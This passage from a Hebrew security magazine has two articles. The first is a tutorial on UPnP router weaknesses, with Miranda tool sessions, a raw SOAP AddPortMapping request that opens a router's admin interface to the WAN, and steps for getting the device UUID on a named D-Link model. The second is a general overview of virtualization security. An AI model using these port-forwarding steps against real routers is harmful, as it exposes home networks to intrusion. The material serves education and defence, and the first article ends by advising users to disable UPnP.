ברב המקרים אין תהליך אימות, מה שמאפשר לכל אחד ברשת לגשת ישירות לשירותים שמציע הראוטר כמו קבלת מידע ו-Port Forwarding, שהיא פונקציה מסוכנת במיוחד משום שהיא מאפשר לפתוח גישה מבחוץ לתוך ה-LAN.

האפשרויות שיפתחו לתוקף במקרה זה:

- ליצר גישה מבחוץ לממשק הניהול של הראוטר, שבהרבה מהמקרים מחזיק סיסמאת ברירת מחדל (או פשוט להריץ BruteForce), לשנות שם את ה-DNS וכך ליצור MITM Attack.
- לבצע סריקת פורטים על-מנת למצוא בתוך הרשת שרתים חלשים או לא מאובטחים ולתקוף אותם

בכדי ליצור את התקיפה יש צורך לגרום לאחד המחשבים בתוך הרשת לשלוח פקודה לשרת לבצע הפניה של פורט. מימוש של החולשה בקובץ פלאש נמצא ב-[4]

Miranda UPnP Tool

כאן נציג את היכולות באמצעות כלי שנקרא Miranda, המאפשר איתור, קבלת מידע וביצוע פעולות על שרתי UPnP (והוא די נוח מכיוון שיש לו השלמה אוטומטית ב-TAB). ניתן להוריד אותו מכאן:

http://code.google.com/p/mirandaupnptool/

נפתח גישה לממשק הניהול של הראוטר שנמצא בכתובת 10.0.0.138:80 לפורט 9999 ב-WAN:

```
aviv@mybox :~/Desktop$ ./miranda.py
upnp> msearch

...Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop

************************************************************
SSDP reply message from 10.0.0.138:5431
XML file is located at http://10.0.0.138:5431/dyndev/uuid:f0840801-5c00-0073-b85c-005c00c09c09
Device is running Custom/1.0 UPnP/1.0 Proc/Ver
************************************************************

upnp> host info 0

xmlFile : http://10.0.0.138:5431/dyndev/uuid:f0840801-5c00-0073-b85c-005c00c09c09
name : 10.0.0.138:5431
proto : http://
serverType : None
```

```
upnpServer : Custom/1.0 UPnP/1.0 Proc/Ver
dataComplete : False
deviceList : {}

upnp> host get 0

Requesting device and service info for 10.0.0.138:5431 (this could take a few se
conds)...

Host data enumeration complete!
```

לאחר מכן, נבצע העברה של פורט 9999 ב-WAN לפורט 80 (ממשק ניהול) של הראוטר בתוך הרשת.

```
upnp> host send 0 WANConnectionDevice WANPPPConnection AddPortMapping

Required argument:
      Argument Name:  NewPortMappingDescription
      Data Type:      string
      Allowed Values: []
      Set NewPortMappingDescription value to:

Required argument:
      Argument Name:  NewLeaseDuration
      Data Type:      ui4
      Allowed Values: []
      Set NewLeaseDuration value to: 0

Required argument:
      Argument Name:  NewInternalClient
      Data Type:      string
      Allowed Values: []
      Set NewInternalClient value to: 10.0.0.138

Required argument:
      Argument Name:  NewEnabled
      Data Type:      boolean
      Allowed Values: []
      Set NewEnabled value to: 1

Required argument:
      Argument Name:  NewExternalPort
      Data Type:      ui2
      Allowed Values: []
      Set NewExternalPort value to: 9999

Required argument:
      Argument Name:  NewRemoteHost
      Data Type:      string
      Allowed Values: []
      Set NewRemoteHost value to:

Required argument:
      Argument Name:  NewProtocol
      Data Type:      string
      Allowed Values: ['TCP', 'UDP']
      Set NewProtocol value to: TCP

Required argument:
      Argument Name:  NewInternalPort
      Data Type:      ui2
      Allowed Values: []
      Set NewInternalPort value to: 80
```

כך נראית חבילת המידע ששלחנו:

```
POST /uuid:0000e058-20a0-00e0-b0b0-48c802a86018/WANPPPConnection:1
HTTP/1.1
SOAPAction: "urn:schemas-upnp-
org:service:WANPPPConnection:1#AddPortMapping"
Host: 10.0.0.138:5431
Content-Type: text/xml
Content-Length: 626

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
.<m:AddPortMapping xmlns:m="urn:schemas-upnp-
org:service:WANPPPConnection:1">
<NewPortMappingDescription>a</NewPortMappingDescription><NewLeaseDurati
on>0</NewLeaseDuration><NewInternalClient>10.0.0.138</NewInternalClient
><NewEnabled>1</NewEnabled><NewExternalPort>9999</NewExternalPort><NewR
emoteHost></NewRemoteHost><NewProtocol>TCP</NewProtocol><NewInternalPor
t>80</NewInternalPort>
.</m:AddPortMapping>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

הממשק סטנדרטי כמובן והוא דומה בכל הראוטרים, לכן אפשר להשתמש בחבילת המידע הזאת לכולם. אם כן, לכאורה אנחנו יכולים להשתמש ב-JavaScript בכדי לשלוח את חבילת המידע הזאת באמצעות ה-XHR (Xml Http Request), הרעיון הוא לגרום לקורבן להיכנס לדף שלנו אשר מכיל את הסקריפט הנ"ל וקיבלנו גישה ישירה לממשק ניהול מרחוק! אז זהו, שלא.

יש לנו שתי בעיות עיקריות:

1. לסקריפט JS אין אפשרות ליצור תקשורת של XHR עם שרת שהוא לא השרת שממנו נטען הסקריפט - ישנו מנגנון הגנה שנקרא Same Origin Policy שמונע ממנו לעשות דברים כאלו. אמנם, על המנגנון הנ"ל ניתן להתגבר באמצעות מתקפות שונות, כגון "DNS Rebinding" – (בגליון הנוכחי ישנו מאמר של אביעד קופנהגן המסביר איך לבצע תקיפה כזאת וכך לעקוף את ההגנה). נציין שהמימוש אשר הוצג על ידי קובץ פלאש [4] בא בדיוק כדי להמנע מהתמודדות עם מחסום ה-SOP.

2. כפי שניתן להבחין, בשורת ה-POST של חבילת המידע ששלחנו לראוטר בדוגמא, ישנו מספר UUID (Universally Unique Identifier) שהוא מספר יחודי שמייצר הראוטר, לכן כל עוד אין לנו אותו הראוטר יתעלם מהבקשות שלנו.

מספר ה-UUID מופיע ב-Device Description XML, הבעיה היא שברוב הראוטרים כיום, גם כדי להשיג את ה- XML יש צורך ב-UUID שאותו מקבלים על ידי ה- SSDP (עיין לעיל בשלבי ההתחברות) - דבר שקצת מגביל, מפני שהוא עובד על גבי UDP ואם נרצה להשתמש ב-XHR אנחנו קצת בבעיה.

כאן נציג דרך אחת להשיג את ה-UUID שנמצאה על ראוטר יחסית חדש, אתם מוזמנים לנסות אותה על שאר הראוטרים, לי אישית זה לא ממש עבד על ראוטר ישן יותר . במודמים מסוג D-Link דגם 2760U-BN (תקן N) שמשווקים על ידי בזק , בפורט 49431 נמצא שרת UPnP נוסף שבו אפשר להוריד את ה-XML של ה-Device Decription שנקרא devicedesc.xml , באופן הבא:

```
GET /devicedesc.xml HTTP/1.1
Accept-Encoding: identity
Host: 10.0.0.138:49431
Content-Type: text/xml; charset="utf-8"
Connection: close
User-Agent: uPNP/1.0
```

משם שולפים את ה- UUID של WANPPPConnection, ואז אנחנו מסודרים:

```
<service>
<serviceType>urn:schemas-upnp-
org:service:WANPPPConnection:1</serviceType>
<serviceId>urn:upnp-org:serviceId:WANPPPConn1</serviceId>
<controlURL>/uuid:0000e058-20a0-00e0-b0b0-
48c802a86018/WANPPPConnection:1</controlURL>
<eventSubURL>/uuid:0000e058-20a0-00e0-b0b0-
48c802a86018/WANPPPConnection:1</eventSubURL>
<SCPDURL>/dynsvc/WANPPPConnection:1.xml</SCPDURL>
</service>
```

חולשה 2:

ישנה עוד חולשה במנגנון של ה-UPnP אשר הוצגה על ידי FelineMenace ב-Phrack 65 שמתבססת על פונקציה של הראוטר שמבצעת הפנית פורטים באופן אוטומטי במטרה לאפשר ל קליינט ברשת לבצע פעולות שדורשת ממנו להאזין לחיבור (בפרוטוקולים כמו FTP,IRC).

ניתן לשלוף את רשימת ההפנ יות שהראוטר מבצע , יש לציין כי אין מדובר ברשימה הקיימת במערכת הניהול של הראוטר אלא ברשימה של ה-UPnP, אף-על פי ששתיהן ממומשות באותו אופן (בדרך כלל על ידי iptables אם המערכת שמריץ הראוטר מבוססת לינוקס).

דוגמה:

NewPortMappingIndex – The index of the REDIRECT list.

```
upnp> host send 0 WANConnectionDevice WANPPPConnection GetGenericPortMappingEntry

 Required argumet:
      Argument Name:  NewPortMappingIndex
      Data Type:      ui2
Allowed Values: []
Set NewPortMappingIndex value to: 0

NewPortMappingDescription : Skype UDP at 10.0.0.1:2999
NewLeaseDuration : 0
NewInternalClient : 10.0.0.1
NewEnabled : 1
NewExternalPort : 2999
NewRemoteHost :
NewProtocol : UDP
NewInternalPort : 2999
```

אופן ניצול החולשה: הנתקף צריך לצפות בדף מסוים בדפדפן - שבאמצעות Html Form שולח בקשה של IRC DCC, מה שגורם לראוטר להחליף בבקשה את הכתובת לכתובת שלו ולעשות הפניה למחשב בתוך הרשת שממנו נשלחה הבקשה באותו הפורט שמצורף בבקשה . בשיטה הזו אנו מתגברים על הצורך של הנתקף להוריד ולהריץ קובץ.

סיכונים נוספים:

1. SSDP חושף מידע בתוך הרשת

הודעות SSDP בדרך כלל חושפות לא מעט מידע, כתובת המחשב, סוג שרת ה-UPnP, המערכת שעליה הוא רץ וכן הלאה. אחת האפשרויות לאתר מחשבים ולזהות מה הם מריצים היא לשלוח הודעת M-Search ולקבל Notify בחזרה של כל רכיב או מחשב שמריץ שירות UPnP, מה שאומר שהודעות SSDP יכולות בהחלט לשמש ככלי למיפוי רשתות.

2. Fuzzing

קובץ ה-XML מכיל פרטים על שמות הפונקציות סוג המשתנים, ממש מידע קלאסי ומתאים לפאזר, והחל משנת 2001 ראינו לא מעט חולשות מפורסמות במנגנונים הנ"ל.

3. Open Ports

התוקף יכול לשלוף את מספרי הפורטים שמתבצעת אליהם הפניה אל תוך הרשת, ולהשתמש בהם על-מנת להתחמק מ-Firewalls, זה יכול להיעשות בשימוש סוסים טרואנים, ווירוסים וכן הלאה.כיום יש תוכנות כמו Skype שמשתמשות ביכולות שהצגנו ופותחות לעצמן פורט להאזנה.

לסיכום

במאמר זה לא הוצגו כל הסכנות שנחשפות באמצעות ה-UPnP, אין ספק שהפרטוקול הזה עוד בהגדרתו מהווה בעיה קשה של אבטחת מידע ויש עוד הרבה לחקור בכיוון. ההצעה העיקרית כיום היא פשוט לבטל את האופציה הזאת בראוטר שלנו. נכון, זה קצת יעצבן אותנו עם תוכניות מסוימות, אבל נוחות מירבית ואבטחה לא תמיד הולכים ביחד.

לקריאה נוספת בעניין:

[1] http://www.ethicalhacker.net/content/view/220/24/
[2] http://www.phrack.org/issues.html?issue=65&id=5#article
[3] http://www.upnp-hacks.org
[4] http://www.gnucitizen.org/blog/hacking-the-interwebs/

אשמח לקבל תגובות, הצעות,הערות והארות.
אביב ברזילי. springsec@gmail.com

אבטחת מידע בוירטואליזציה

מאת ניר ולטמן

הקדמה

תחום הוירטואליזציה החל לתפוס תאוצה רבה בשנים האחרונות בכלל השווקים , החל מארגונים קטנים וכלה בארגוני ענק. על פי הערכת אנליסטים רבים , המיתון האחרון "עזר" לארגונים רבים לשדרג הרבה מהתשתיות הפיזיות למקבילותיהן הוירטואליות. במאמר זה אסביר על עולם הוירטואליזציה ואסקור את נושא ה-Terminal, אשר ניתן לשלבו יחד עם פתרונות הוירטואליזציה . כמו כן, בסופו של המאמר אפרט על התייחסות אבטחת המידע לנושא הוירטואליזציה.

רקע

בשנות ה-60 משאבי המחשוב היו יקרים מאוד ובעיקר שרתי ה-"Mainframe" של חברת IBM, אשר עד היום משרתים את ליבת הארגונים הגדולים בעולם כמאגר המידע המרכזי. כאמור באותה תקופה החלה חברת IBM לפתח מנגנון אשר יודע לחלק משאבים פיזיים (Hardware Resources) כגון זיכרון ומעבד, למשאבים לוגיים נפרדים אשר עובדים במקביל על אותו שרת פיזי . טכנולוגיה זו נקראת LPAR, כלומר Logical Partition. בשנת 1972 פרסמה חברת IBM את התשתית הוירטואלית שלה על גבי שרתיה , שהחלו משרתי System 370.

פיתוח הטכנולוגיה נזנח בשנות ה- 80 וה-90, כאשר כל מחירי המחשוב בעולם ירדו ובמקביל פותחו אפליקציות רבות מסוג Client-Server אשר חולקות את משאביהן עם תחנות העבודה שבקצה הרשת . החל מסוף שנות ה- 90 הטכנולוגיה תפסה תאוצה והיום וירטואליזציה נחשבת לאחד הנושאים החמים בקרב אנשים טכנולוגיים ואף מנהלי ארגונים.

מה היא וירטואליזציה?

חוק מור שנקבע על ידי גורדון מור (מייסד חברת אינטל) מראה את נכונות הנבואה , בה כל שנה וחצי או שנתיים יוכפל מספר הטרנזיסטורים במעגלים משולבים זולים. חוק זה הוכיח עצמו כבר יותר מ-40 שנה. השערת מומחים רבים הי א שחוק מור יחדל מלהתקיים בעוד מספר שנים היות והטכנולוגיה כיום מגיעה לרמות מזעור מינימאליות. חשוב לציין שאין מדובר בסוף הדרך מכיוון שכבר בימים אלו קיימים מחקרים לפיתוח שערים לוגיים על אטום בודד. אולי בכל זאת יש תקווה...

כיום מערכות המחשוב ניתנות לחלוקה לחומרה ולתוכנה- החומרה נחשבת לחזקה מאוד יחסית לדרישות התוכנה, דהיינו ניתן לקנות מחשב ביתי פשוט המכיל משאבים שהם הרבה מעבר לדרישות המינימום או הדרישות האופטימאליות של מערכות ההפעלה הקיימות בשוק. אם כך, פותח רעיון בו ניתן יהיה לנצל את משאבי החומרה באופן יעיל וזול יותר. הרעיון הוא למעשה להקים שרת (או מחשב חזק) אשר יריץ תוכנה אשר יודעת לדמות רכיבי חומרה פיזית לתוכנה, ואז ניתן לנצל חומרה פיזית אחת באמצעות רכיבי חומרה "וירטואליים" רבים. תתארו לכם שבמקום לקנות 10 שרתים פיזיים, ניתן לקנות שרת אחד חזק שעליו ירוצו 10 מערכות הפעלה בו זמנית, במצב זה ניתן להוזיל עלויות רבות של הארגון.

מושגים בסיסיים

1. **Guest**

   מערכת הפעלה אשר כלל החומרה שלה מדומה על ידי תוכנת וירטואליזציה. ה-Guest אשר נקרא גם "מכונה וירטואלית" (Virtual Machine) מכיל מערכת הפעלה אשר מורצת על גבין, המשתמשת במשאבים המדומים שהוקצו לה. לדוגמה: ה-Guest מקבל זיכרון RAM, שטח דיסק, כרטיסי רשת, מעבדים וכל משאב קלט\פלט שמחשב כלשהו מקבל. כל מערכת הפעלה וירטואלית פועלת בפני עצמה, כלומר ניתן להריץ עליה כל דבר אשר ניתן להריץ על מערכת הפעלה אשר מבוססת על תשתית פיזית (חומרה).


2. **Host**

   החומרה או מערכת ההפעלה אשר "מארחת" מכונות וירטואליות. ה-Host מורכב מהחומרה הפיזית של השרת ומתוכנת וירטואליזציה אשר באמצעותה מנהלים את כלל המכונות הוירטואליות.

סוגי וירטואליזציה בסיסיים

1. **Type1**

   הוירטואליזציה הראשונה שפותחה על ידי חברת IBM, וכיום הנחשבת לנפוצה ביותר בקרב השרתים משויכת לקטגוריה הנקראת Type1. להלן מבנה כללי של קטגוריה זו:




[השרטוט נלקח מאתר VMWARE]

הסבר:
וירטואליזציה זו מבוססת על שכבה מתווכת בין החומרה הפיזית של השרת(Host Hardware) למכונות הוירטואליות (Guests). השכבה המפרידה נקראת באופן כללי Hypervisor או VMM (Virtual Machine Monitor), ובמקרה הפרטי בשרטוט מדובר ב-ESX של חברת VMWARE. חשוב לציין כי קיימים "שחקנים" מובילים נוספים בשוק, כגון Microsoft Hyper-V R2 ו- Citrix XenServer.

2. Type2

כאמור, בסוף שנות ה-90 חלה עליה בפיתוח נושא הוירטואליזציה. סדרה זו של וירטואליזציה פותחה לשוק ה-Desktops שמטרתה הייתה יכולת הרצת מספר מערכות הפעלה במקביל על המחשבים הללו. להלן מבנה כללי של וירטואליזציה זו:



[קישור לשרטוט]

הסבר:
וירטואליזציה זו מבוססת על מהערכת הפעלה קיימת על תשתית החומרה הפיזית(32 או 64 ביט), כלומר מותקנת מערכת הפעלה בסיסית (Windows\Linux\Mac), ועל גביה מותקנת תוכנת וירטואליזציה. תוכנה זו דומה לעקרון ה-Type1, אולם שכבת ה-Host תופסת יותר משאבים ואף פגיעה יותר אבטחתית עקב קיום "משטח תקיפה" (Attack surface) גדול יותר. לדוגמה, ב-Type1 שכבת ה-Hypervisor תופסת מספר Megabytes, ואילו מערכת הפעלה בסיסית (כמו Windows) שוקלת הרבה יותר משמעותית. הנגזרת מכך היא יותר פונקציונאליות, יותר שירותים פתוחים ואפילו סביבת משתמש נגישה יותר למשתמשי הקצה (אם מדובר בסביבה שמותקנת על גבי תחנת קצה). דוגמה למוצרים שעובדים בתצורה זו: Microsoft Virtual PC, VMWARE Workstation\Server ו-Sun VirtualBox.

יתרונות הוירטואליזציה

1. עלויות (כפי שכתבתי)-ניתן להתייחס להוזלת ההוצאות בהיבטים רבים כגון מקום ב-Hosing, חשמל ופחות אנשי תמיכה.
2. ברוב תוכנות הוירטואליזציה קיימת אפשרות לבצעSnapshot. כלומר קיימת אפשרות לשמור "תמונת מצב" של מערכת ההפעלה - תחליף טוב לגיבוי, אך לא בכל מצב.
3. שימושי בסביבת בדיקות, לדוגמה: פיתוח אפליקציה גרם לקריסת המערכת, וניתן לחזור לגרסה הקודמת של הפיתוח או למצב של יום לפני קריסת השרת בהנחה שבוצעSnapshot על השרת.

פתרונות וירטואליזציה מכווני אבטחת מידע


מעבר להצגת הרעיונות הקיימים ב-Type1 ו-Type2, קיימים פתרונות אשר מבוססים על וירטואליזציה אשר מטרתם (בין היתר) היא מתן מענה תשתיתי/אפליקטיבי מאובטח בארגון. אך לפני שאציג פתרונות אבטחה חשוב להציג את עיקרי הבעיות הנפוצות:

1. הארגונים כיום מתמודדים עם בעיות ניהול מרכזי לתחנות העבודה עקב אי היכולת לדעת בדיוק אילו מחשבים קיימים בתוך הרשת הארגונית ואי יכולת השליטה על כל תחנות העבודה (כדוגמת תחנות לא מנוהלות אשר נמצאות ב-Workgroup).
2. קיים קושי בהגבלת התקנים (כדוגמת USB) בתחנות העבודה, וכנגזרת מכך גם קיימת בעיה במיפוי\ניטור זליגת מידע בארגון.
3. קיימות פגיעויות רבות המשפיעות ישירות על תחנות העבודה של המשתמשים לדוגמה, ניתן ליישם התקפה על תוכנת הדפדפן של המשתמש אשר נפגעת על ידי אתר שמבצע מתקפת DNS Rebinding, שעלולה לאפשר מתן גישה מלאה למשאבים הפנימיים של הארגון מכתובות IP חיצוניות. (מאמר הנושא DNS Rebinding אפשר לקרוא בגליון הנוכחי)

להלן פתרונות האבטחה:

1. VDI (Virtual Desktop Infrastructure)

פתרון VDI הוא פתרון וירטואליזציה מסוג Client Virtualization (ידוע גם בשם Desktop Virtualization) אשר מספק למשתמשים סביבות עבודה מלאות, החל ממערכות הפעלה ועד להגדרות ואפליקציות המותאמות אישית עבור כל משתמש ברשת (יוסבר בחלק הבא של המאמר). על מנת להמחיש את הרעיון מצורפת תמונה מאתר VMWARE:




הסבר השרטוט:
בארגון קיים Datacenter המכיל תשתית וירטואלית מסוג Hypervisor ל-VDI. תצורת העבודה של תשתית VDI היא Client-Server, כלומר למשתמשים יש Client פיזי כלשהו (כדוגמת PC או Thin Client) אשר באמצעותו הם מקבלים שולחן עבודה מלא שרץ בפועל בשרת ב-Datacenter.

ניתן לסכם את יתרונות הפתרון בכך שקיימת שרידות של סביבות העבודה של המשתמשים, ניתן לנהל את סביבות המשתמשים באופן מרכזי ובנוסף ניתן להתמודד עם זליגת מידע הן בהיבט הלוגי בתשתית ה-VDI והן בהיבט הפיזי ב-Thin Clients.

2. Application Virtualization

<u>הקדמה:</u>
אחד הפתרונות הנפוצים להרצת אפליקציות בצד השרת הוא פתרון ה-Terminal Server (שרת מסוף). מה הוא Terminal Server? תצורת מסוף היא שיטת עבודה ותיקה בה כל משתמש מתחבר לשרת, וממנו מתבצעות כל פעולות האפליקציות שמותקנות בשרת. שיטה זו ידועה בהיבטים התפעוליים שלה המאפשרים ריכוז של תעבורה או עבודה מול אפליקציה דרך שרת יחיד (או חוות שרתים) המנוהלת באופן מרכזי. בימים אלו ניתן להתייחס לשירותי המסוף בעיקר מהיבט אבטחתי. לדוגמה, בארגון יש רשת פנימית שאינה מחוברת לאינטרנט מטעמי אבטחת מידע, אך עובדי הארגון חייבים לעבוד מול האינטרנט. במצב זה אפשרי לתת להם גישה לשירותי מסוף שיפעילו דפדפן אינטרנט כלשהו, ומהדפדפן יגלשו לאינטרנט. הערה: השרטוט הבא מהווה דוגמא בלבד, ובדרך כלל בארגונים התשתית היא מורכבת יותר מהרעיון שמוצג בשרטוט.



שירותי המסוף מופעלים במספר דרכים:

- גישה ישירות לשרת Terminal וקבלת ממשק גרפי למערכת ההפעלה של שרת המסוף, בדיוק כמו לעבוד עם Windows נוסף.
- הפצת Dashboard שלמעשה מכיל ממשק של "לוח" עם כל האפליקציות שהמשתמש מורשה אליהן.
- הגדרת תוכנות עבור המשתמשים כך שיוכלו להפעילן באמצעות ממשק Web.

<u>הסבר הטכנולוגיה:</u>

נושא הוירטואליזציה באפליקציות עובד באופן דומה ל- Terminal. ביישום כזה מתבצע "פרסום" (Publish) של אפליקציות לקבוצות מוגדרות של משתמשים בארגון. בטכנולוגיה זו, האפליקציה נפתחת לכל יישום אשר מותקן על גבי מערכת ההפעלה , אולם בפועל האפליקציה רצה על גבי השרת, כך שאם משאב כלשהו יפגע אז הוא יהיה שרת האפליקציה.

באותה הנשימה יש לציין שלא כל סוגי האפליקציות יכולות להיות וירטואלית, כדוגמת רכיב אנטי וירוס ואפליקציות שיש להן תלות כלשהי בחומרת המחשב הפיזי.

אבטחת מידע בתשתית הוירטואלית-מה עושים?

טכנולוגיות הוירטואליזציה מאפשרות שימוש יעיל בתשתיות החומרה והתוכנה, אולם הן טומנות בחובן לא מעט סכנות בתחום אבטחת המידע. בבואנו למימוש מערך וירטואליזציה נדרשת השקעת מחשבה לא רק בהיבטים טכנולוגים תפעוליים אלא גם בהיבטי האבטחה שעתידיים להתקיים במערכת, היות וככל שעולה הפונקציונאליות התפעולית תיתכנה פרצות חדשות.

דוגמאות טובות לכך, המוכרות מעולם אבטחת המידע לביצוע , הינן תכנון נכון של ארכיטקטורה , סגירת שירותים, הגבלת משתמשים, הגדרת הזדהות איכותית, ועוד.

מעבר להיבט מערכות ההפעלה חשוב להתייחס גם לנושא הוירטואליזציה של אפליקציות. בארגונים רבים משתמשים בשיטה זו על מנת לגשת מהרשת הפנימית של הארגון לאינטרנט באמצעות תוכנת דפדפן או תוכנת דואר אלקטרוני . האפליקציות רצות בפועל על שרתי האירגון , ודי ב"טעות" אחת באפליקציה או בהגדרותיה על מנת להשתלט על השרת , לדוגמה: אם הדפדפן יופעל עם הרשאות גבוהות , הרי שניתן יהיה לנסות ולנצל זאת לטובת התוקף. התוקף יכול להוריד ActiveX (או להשתמש בשיטות נוספות כגון JavaScript) באמצעות הדפדפן ובכך לקבל הרשאות ניהוליות על השרת

רצוי לאבטח את תשתית הוירט ואליזציה, באמצעות שילוב של תכנון מאובטח , טרם פריסת הטכנולוגיה, הקשחת הפלטפורמה וחיזוק בטכנולוגיות אבטחה חיצוניות . היתרון העיקרי הנובע מתכנון נכון ומאובטח הוא מימוש תהליכי עבודה מסודרים וגיבוש ארכיטקטורה , המתבססת על עקרונות Best Practices של אבטחת מידע, הקשחת מערכות ההפעלה, תשתיות תקשורת שיתופיות וכל היוצא בזאת. באם תשתיות הוירטואליזציה כבר פרוסות בארגון, אזי התהליך יהיה מעט מורכב יותר היות ותיתכנה מערכות הפעלה וירטואליות רבות שנדרש להקשיחן באופן פרטני.

